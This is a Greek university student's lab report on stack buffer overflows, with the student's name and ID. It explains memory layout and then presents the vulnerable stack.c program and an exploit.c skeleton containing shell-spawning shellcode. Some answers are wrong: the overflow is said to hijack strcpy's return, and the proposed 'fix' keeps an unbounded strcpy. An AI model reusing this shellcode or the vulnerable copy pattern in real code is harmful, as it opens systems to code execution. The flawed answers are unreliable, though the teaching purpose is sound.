



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ
ΥΠΟΛΟΓΙΣΤΩΝ

ΕΡΓΑΣΙΑ 1
BUFFER OVERFLOW

ΣΤΟΙΧΕΙΑ ΦΟΙΤΗΤΗ

ΟΝΟΜΑΤΕΠΩΝΥΜΟ : ΑΘΑΝΑΣΙΟΥ ΒΑΣΙΛΕΙΟΣ ΕΥΑΓΓΕΛΟΣ
ΑΡΙΘΜΟΣ ΜΗΤΡΩΟΥ : 19390005
ΕΞΑΜΗΝΟ ΦΟΙΤΗΤΗ : 8^ο
ΚΑΤΑΣΤΑΣΗ ΦΟΙΤΗΤΗ : ΠΡΟΠΤΥΧΙΑΚΟ
ΠΡΟΓΡΑΜΜΑ ΣΠΟΥΔΩΝ : ΠΑΔΑ
ΤΜΗΜΑ ΕΡΓΑΣΤΗΡΙΟΥ : ΑΣΦ 05 ΤΕΤΑΡΤΗ 12:00 – 14:00
ΥΠΕΥΘΥΝΟΣ ΕΡΓΑΣΤΗΡΙΟΥ : ΓΕΩΡΓΟΥΛΑΣ ΑΓΓΕΛΟΣ
ΗΜΕΡΟΜΗΝΙΑ ΠΑΡΑΔΟΣΗΣ : 23/4/2023

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ΦΩΤΟΓΡΑΦΙΑ ΦΟΙΤΗΤΗ :



ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ΠΕΡΙΕΧΟΜΕΝΑ

A. ΘΕΩΡΗΤΙΚΟ ΜΕΡΟΣ	(ΣΕΛΙΔΕΣ 5 – 20)
<u>A.1 Δομή της μνήμης κατά την εκτέλεση προγραμμάτων</u>	<u>(ΣΕΛΙΔΕΣ 5 – 8)</u>
A.1.1 Ερώτηση	(ΣΕΛΙΔΑ 5)
A.1.2 Ερώτηση	(ΣΕΛΙΔΕΣ 6 – 7)
A.1.3 Ερώτηση	(ΣΕΛΙΔΑ 7)
A.1.4 Ερώτηση	(ΣΕΛΙΔΑ 8)
<u>A.2 Εμφάνιση buffer overflow σε κώδικα</u>	<u>(ΣΕΛΙΔΕΣ 9 – 11)</u>
A.2.1 Ερώτηση	(ΣΕΛΙΔΕΣ 9 – 10)
A.2.2 Ερώτηση	(ΣΕΛΙΔΕΣ 10 – 11)
<u>A.3 Αξιοποίηση του buffer overflow</u>	<u>(ΣΕΛΙΔΕΣ 12 – 18)</u>
A.3.1 Ερώτηση	(ΣΕΛΙΔΕΣ 12 – 15)
A.3.2 Ερώτηση	(ΣΕΛΙΔΕΣ 15 – 16)
A.3.3 Ερώτηση	(ΣΕΛΙΔΑ 16)
A.3.4 Ερώτηση	(ΣΕΛΙΔΑ 17)
A.3.5 Ερώτηση	(ΣΕΛΙΔΑ 18)
<u>A.4 Πρόβλημα υπερχείλισης στον σωρό (heap overflow)</u>	<u>(ΣΕΛΙΔΕΣ 18 – 21)</u>
A.4.1 Ερώτηση	(ΣΕΛΙΔΕΣ 18 – 21)
B. ΠΡΑΚΤΙΚΟ ΜΕΡΟΣ	(ΣΕΛΙΔΕΣ 21 – 60)
<u>Αρχικό setup – Απενεργοποίηση ASLR</u>	<u>(ΣΕΛΙΔΕΣ 21 – 22)</u>
Ενέργειες	(ΣΕΛΙΔΑ 21)
Αποτελέσματα	(ΣΕΛΙΔΕΣ 21 – 22)
Παρατηρήσεις	(ΣΕΛΙΔΑ 22)
<u>B.1 Ανάπτυξη και δοκιμή του shellcode</u>	<u>(ΣΕΛΙΔΕΣ 22 – 30)</u>
B.1.1 Ενέργειες	(ΣΕΛΙΔΕΣ 22 – 26)
B.1.2 Αποτελέσματα	(ΣΕΛΙΔΕΣ 26 – 30)
B.1.3 Παρατηρήσεις	(ΣΕΛΙΔΑ 30)
<u>B.2 Ανάπτυξη του ευπαθούς προγράμματος</u>	<u>(ΣΕΛΙΔΕΣ 31 – 33)</u>
B.2.1 Ενέργειες	(ΣΕΛΙΔΕΣ 31 – 32)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.2.2 Αποτελέσματα (ΣΕΛΙΔΑ 32)

B.2.3 Παρατηρήσεις (ΣΕΛΙΔΑ 33)

B.3 Δημιουργία του αρχείου εισόδου (badfile) (ΣΕΛΙΔΕΣ 33 – 36)

B.3.1 Ενέργειες (ΣΕΛΙΔΕΣ 33 – 34)

B.3.2 Αποτελέσματα (ΣΕΛΙΔΑ 35)

B.3.3 Παρατηρήσεις (ΣΕΛΙΔΑ 36)

B.4 Εύρεση της διεύθυνσης του shellcode μέσα στο badfile (ΣΕΛΙΔΕΣ 36 – 43)

B.4.1 Ενέργειες (ΣΕΛΙΔΕΣ 36 – 39)

B.4.2 Αποτελέσματα (ΣΕΛΙΔΕΣ 40 – 43)

B.4.3 Παρατηρήσεις (ΣΕΛΙΔΑ 43)

B.5 Προετοιμασία του αρχείου εισόδου (ΣΕΛΙΔΕΣ 43 – 45)

B.5.1 Ενέργειες (ΣΕΛΙΔΕΣ 43 – 44)

B.5.2 Αποτελέσματα (ΣΕΛΙΔΑ 45)

B.5.3 Παρατηρήσεις (ΣΕΛΙΔΑ 45)

B.6 Εκτέλεση της επίθεσης (ΣΕΛΙΔΕΣ 45 – 47)

B.6.1 Ενέργειες (ΣΕΛΙΔΕΣ 45 – 46)

B.6.2 Αποτελέσματα (ΣΕΛΙΔΑ 47)

B.6.3 Παρατηρήσεις (ΣΕΛΙΔΑ 47)

B.7 Παράκαμψη του αντιμέτρου ASLR (ΣΕΛΙΔΕΣ 48 – 56)

B.7.1 Ενέργειες (ΣΕΛΙΔΕΣ 48 – 53)

B.7.2 Αποτελέσματα (ΣΕΛΙΔΕΣ 53 – 55)

B.7.3 Παρατηρήσεις (ΣΕΛΙΔΑ 56)

B.8 Δοκιμή των υπολοίπων αντιμέτρων (ΣΕΛΙΔΕΣ 56 – 60)

B.8.1 Ενέργειες (ΣΕΛΙΔΕΣ 56 – 58)

B.8.2 Αποτελέσματα (ΣΕΛΙΔΕΣ 58 – 59)

B.8.3 Παρατηρήσεις (ΣΕΛΙΔΑ 60)

Α. ΘΕΩΡΗΤΙΚΟ ΜΕΡΟΣ


Α.1 Δομή της μνήμης κατά την εκτέλεση προγράμματος

Α.1.1 Ερώτηση

Πώς αποφασίζονται οι διευθύνσεις για τις ακόλουθες μεταβλητές;

```
void func(int x, int y)
{
    int a = x + y;
    int b = x - y;
}
```

Με την κλήση της συνάρτησης func, ένα μπλοκ μνήμης διαμορφώνεται στην στοίβα με την τοπολογία που παρουσιάζεται στην Εικόνα Α.1.1.1, το οποίο ονομάζεται πλαίσιο στοίβας της συνάρτησης (stack frame).



Εικόνα Α.1.1.1. Το πλαίσιο στοίβας (stack frame) της συνάρτησης func

Στην κορυφή της στοίβας εκχωρούνται με την αντίστροφη σειρά, οι παράμετροι που καθορίζουν την είσοδο της συνάρτησης (y, x). Από κάτω στο πλαίσιο «Return address», εκχωρείται η διεύθυνση της επόμενης εντολής που θα εκτελεστεί αμέσως μετά την κλήση της συνάρτησης. Στο πλαίσιο «Previous Frame Pointer» εκχωρείται ο «frame pointer» του προηγούμενου «frame» που καθορίζει την βάση αναφοράς του «stack frame». Τέλος, εκχωρούνται οι τοπικές μεταβλητές (a, b).


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A.1.2 Ερώτηση

Σε ποια τμήματα της μνήμης βρίσκονται οι μεταβλητές του κώδικα που ακολουθεί;

```
int j = 0;
void foo(char *str)
{
    char *ptr = malloc(sizeof(int));
    char buffer[1024];
    int i;
    static int x;
}
```

Με την εκτέλεση του κώδικα, οι μεταβλητές τοποθετούνται με μια συγκεκριμένη τοπολογία στην μνήμη που παρουσιάζεται στην Εικόνα A.1.2.1.



Εικόνα A.1.2.1. Η τοποθέτηση των μεταβλητών του κώδικα στην μνήμη

Πιο αναλυτικά, η τοποθέτηση των μεταβλητών στην μνήμη αιτιολογείται ως εξής :

- **j** : Η μεταβλητή **j** τοποθετείται στο Data Segment, καθώς πρόκειται για μεταβλητή καθολικής εμβέλειας (global variable) αρχικοποιημένη από τον χρήστη (`int j = 0`).
- **x** : Η μεταβλητή **x** τοποθετείται στο BSS (Block Starting Symbol) Segment, καθώς πρόκειται για μεταβλητή στατικής εμβέλειας (static variable) μη αρχικοποιημένη από τον χρήστη (`static int x`).
- ***ptr** : Το περιεχόμενο του δείκτη **ptr**, όπου είναι μία διεύθυνση μνήμης ενός μπλοκ μνήμης που επιστρέφει η συνάρτηση δέσμευσης δυναμικής μνήμης `malloc()`.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

- str, buffer, ptr, i : Οι μεταβλητές str, buffer και i τοποθετούνται στο Stack, καθώς πρόκειται για τοπικές μεταβλητές/ορίσματα που έχουν αποθηκευτεί στη συνάρτηση foo (char *str, char buffer[1024], char *ptr = malloc(sizeof(int)), int i).


Τέλος, αξίζει να σημειωθεί ότι στο Text Segment τοποθετείται όλος ο κώδικας.

A.1.3 Ερώτηση

Σχεδιάστε το πλαίσιο της στοίβας συναρτήσεων για την ακόλουθη συνάρτηση C.

```
int func(char *str)
{
    char buf [24];
    strcpy(buf, str);
    return 1;
}
```

Το πλαίσιο στοίβας των συναρτήσεων (stack frame) για την ακόλουθη συνάρτηση C παρουσιάζεται στην Εικόνα A.1.3.1:



Εικόνα A.1.3.1. Το πλαίσιο στοίβας (stack frame) των συναρτήσεων για την συνάρτηση `func()`

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A.1.4 Ερώτηση

Κατά καιρούς έχει προταθεί η αλλαγή του τρόπου που μεγαλώνει η στοίβα. Αντί να μεγαλώνει από την υψηλή διεύθυνση προς τη χαμηλή διεύθυνση, προτείνεται να αφήσουμε τη στοίβα να μεγαλώνει από τη χαμηλή διεύθυνση προς την υψηλή διεύθυνση. Με τον τρόπο αυτό, το buffer θα καταχωρείται πάνω από τη διεύθυνση επιστροφής (return address), οπότε, σε περίπτωση υπερχείλισης, το buffer δε θα μπορεί να επηρεάσει τη διεύθυνση επιστροφής. Σχολιάστε με επιχειρήματα την προτεινόμενη αλλαγή.

Με την προτεινόμενη αλλαγή επιτυγχάνεται μία ασφάλεια όσον αφορά τις επιθέσεις που πραγματοποιούνται μέσω buffer overflow, καθώς, το buffer αποθηκεύεται πάνω από την διεύθυνση επιστροφής (Return Address) και έτσι σε περίπτωση υπερχείλισης τα περίσσεια bytes πληροφορίας δεν θα αποθηκευτούν στην διεύθυνση που σηματοδοτεί την επόμενη εντολή που θα εκτελεστεί στον κώδικα συμβάλλοντας έτσι την ομαλή λειτουργία του.

Ωστόσο, οι περισσότερες αρχιτεκτονικές υπολογιστών βασίζονται κυρίως στην ανάπτυξη της στοίβας από τις υψηλότερες προς τις χαμηλότερες διευθύνσεις, οπότε μία ενδεχόμενη τέτοια αλλαγή θα έφερνε προβλήματα όσον αφορά την υλοποίηση και την συμβατότητα, πράγμα που δεν θα εξασφάλιζε απαραίτητα την ασφάλεια που επιδιώκεται ενάντια σε επιθέσεις buffer overflow.

A.2 Εμφάνιση buffer overflow σε κώδικα

A.2.1 Ερώτηση

Στο παράδειγμα που παρουσιάζεται παρακάτω (πρόγραμμα stack.c), συμβαίνει buffer overflow μέσα στη συνάρτηση strcpy(), έτσι ώστε να γίνει μετάβαση στον κακόβουλο κώδικα όταν η strcpy() επιστρέφει, και όχι όταν η foo() επιστρέφει. Είναι αληθές ή ψευδές αυτό; Αιτιολογείστε την όποια απάντησή σας


```
/* stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    foo(str);
    printf("Returned Properly\n");
    return 1;
}
```

Παρατηρείται ότι στον κώδικα stack.c, από τα 517 bytes μνήμης που είναι αποθηκευμένα στον πίνακα χαρακτήρων (char) str που περνάει σαν όρισμα στην συνάρτηση foo(), τα 24 από αυτά αποθηκεύονται κανονικά μέσω της συνάρτησης strcpy() στον πίνακα χαρακτήρων buffer. Τα υπόλοιπα bytes πληροφορίας αποθηκεύονται σε κελιά μνήμης έξω από το πλαίσιο που αποθηκεύονται οι τοπικές μεταβλητές της strcpy(), δηλαδή, στο πλαίσιο «Previous Frame Pointer», «Return Address» κλπ. Συνεπώς, ο κακόβουλος κώδικας του αρχείου «badfile» που διαβάστηκε με την fread() συνάρτηση από την κύρια συνάρτηση main(), θα ήταν κατάλληλα προσαρμοσμένος μέσω του buffer overflow που πραγματοποιήθηκε, τέτοιος ώστε στο κελί «Return Address» του stack frame της strcpy() να αποθηκεύσει την κατάλληλη διεύθυνση εντολής που θα έδινε στον επιτιθέμενο τα δικαιώματα που αναζητούσε. Έτσι, αντί για την διεύθυνση της επόμενης εντολής που θα είχε εκτελεστεί μετά την κλήση της strcpy() χωρίς να γινόταν buffer overflow (return 1;), θα αντικατασταθεί στο κελί «Return Address» του stack frame της strcpy(), η διεύθυνση της κακόβουλης εντολής που διαβάστηκε από το «badfile» (Εικόνα A.2.1.1).

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα A.2.1.1. Το πλαίσιο στοίβας (stack frame) των συναρτήσεων foo() και strcpy() και το buffer overflow που λαμβάνει χώρα

A.2.2 Ερώτηση

Το παράδειγμα buffer overflow του προγράμματος stack.c διορθώθηκε όπως φαίνεται παρακάτω. Είναι πλέον ασφαλές; Αιτιολογείστε την όποια απάντησή σας.

```
int foo(char *str, int size)
{
    char *buffer = (char *) malloc(size);
    strcpy(buffer, str);
    return 1;
}
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Το πρόγραμμα δεν είναι πλήρως ασφαλές, καθώς δεν γίνεται ο απαραίτητος έλεγχος για την δέσμευση μνήμης που πραγματοποιεί η malloc() με κίνδυνο να προκύψει runtime error με δείκτη που δείχνει στο NULL σε περίπτωση αποτυχίας δέσμευσης μνήμης. Επίσης, θα πρέπει η μεταβλητή size να είναι ίση με 518 (517 bytes που διαβάζονται από το «badfile» μέσω της fread() και 1 byte ο τερματικός χαρακτήρας '\0'), ώστε να διαβαστούν όλα τα bytes πληροφορίας του «badfile» και να μην υπάρχει κίνδυνος υπερχείλισης (buffer overflow). Συνεπώς, η ασφαλέστερη υλοποίηση του κώδικα αποτυπώνεται στην Εικόνα Α.2.2.1.

```
int foo(char *str, int size)
{
    char *buffer = (char *) malloc(size);
    if (buffer == NULL)
    {
        printf("Error in allocating memory\n");
        exit(1);
    }
    strcpy(buffer, str);

    return 1;
}
```

Εικόνα Α.2.2.1. Η ασφαλέστερη υλοποίηση της foo()

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Α.3 Αξιοποίηση του buffer overflow(επίθεση)

Θεωρήστε το παρακάτω πρόγραμμα με την ονομασία exploit.c, το οποίο χρησιμοποιείται για την παραγωγή του badfile με το οποίο μπορούμε να τροφοδοτήσουμε ένα ευπαθές πρόγραμμα. Το πρόγραμμα περιέχει κώδικα shellcode ο οποίος όταν εκτελεστεί μπορεί να ξεκινήσει ένα shell:

```
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax    */
    "\x50"               /* pushl   %eax         */
    "\x68""//sh"         /* pushl   $0x68732f2f  */
    "\x68""/bin"         /* pushl   $0x6e69622f  */
    "\x89\xe3"           /* movl    %esp,%ebx    */
    "\x50"               /* pushl   %eax         */
    "\x53"               /* pushl   %ebx         */
    "\x89\xe1"           /* movl    %esp,%ecx    */
    "\x99"               /* cdq     %eax          */
    "\xb0\x0b"           /* movb    $0x0b,%al    */
    "\xcd\x80"           /* int     $0x80        */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

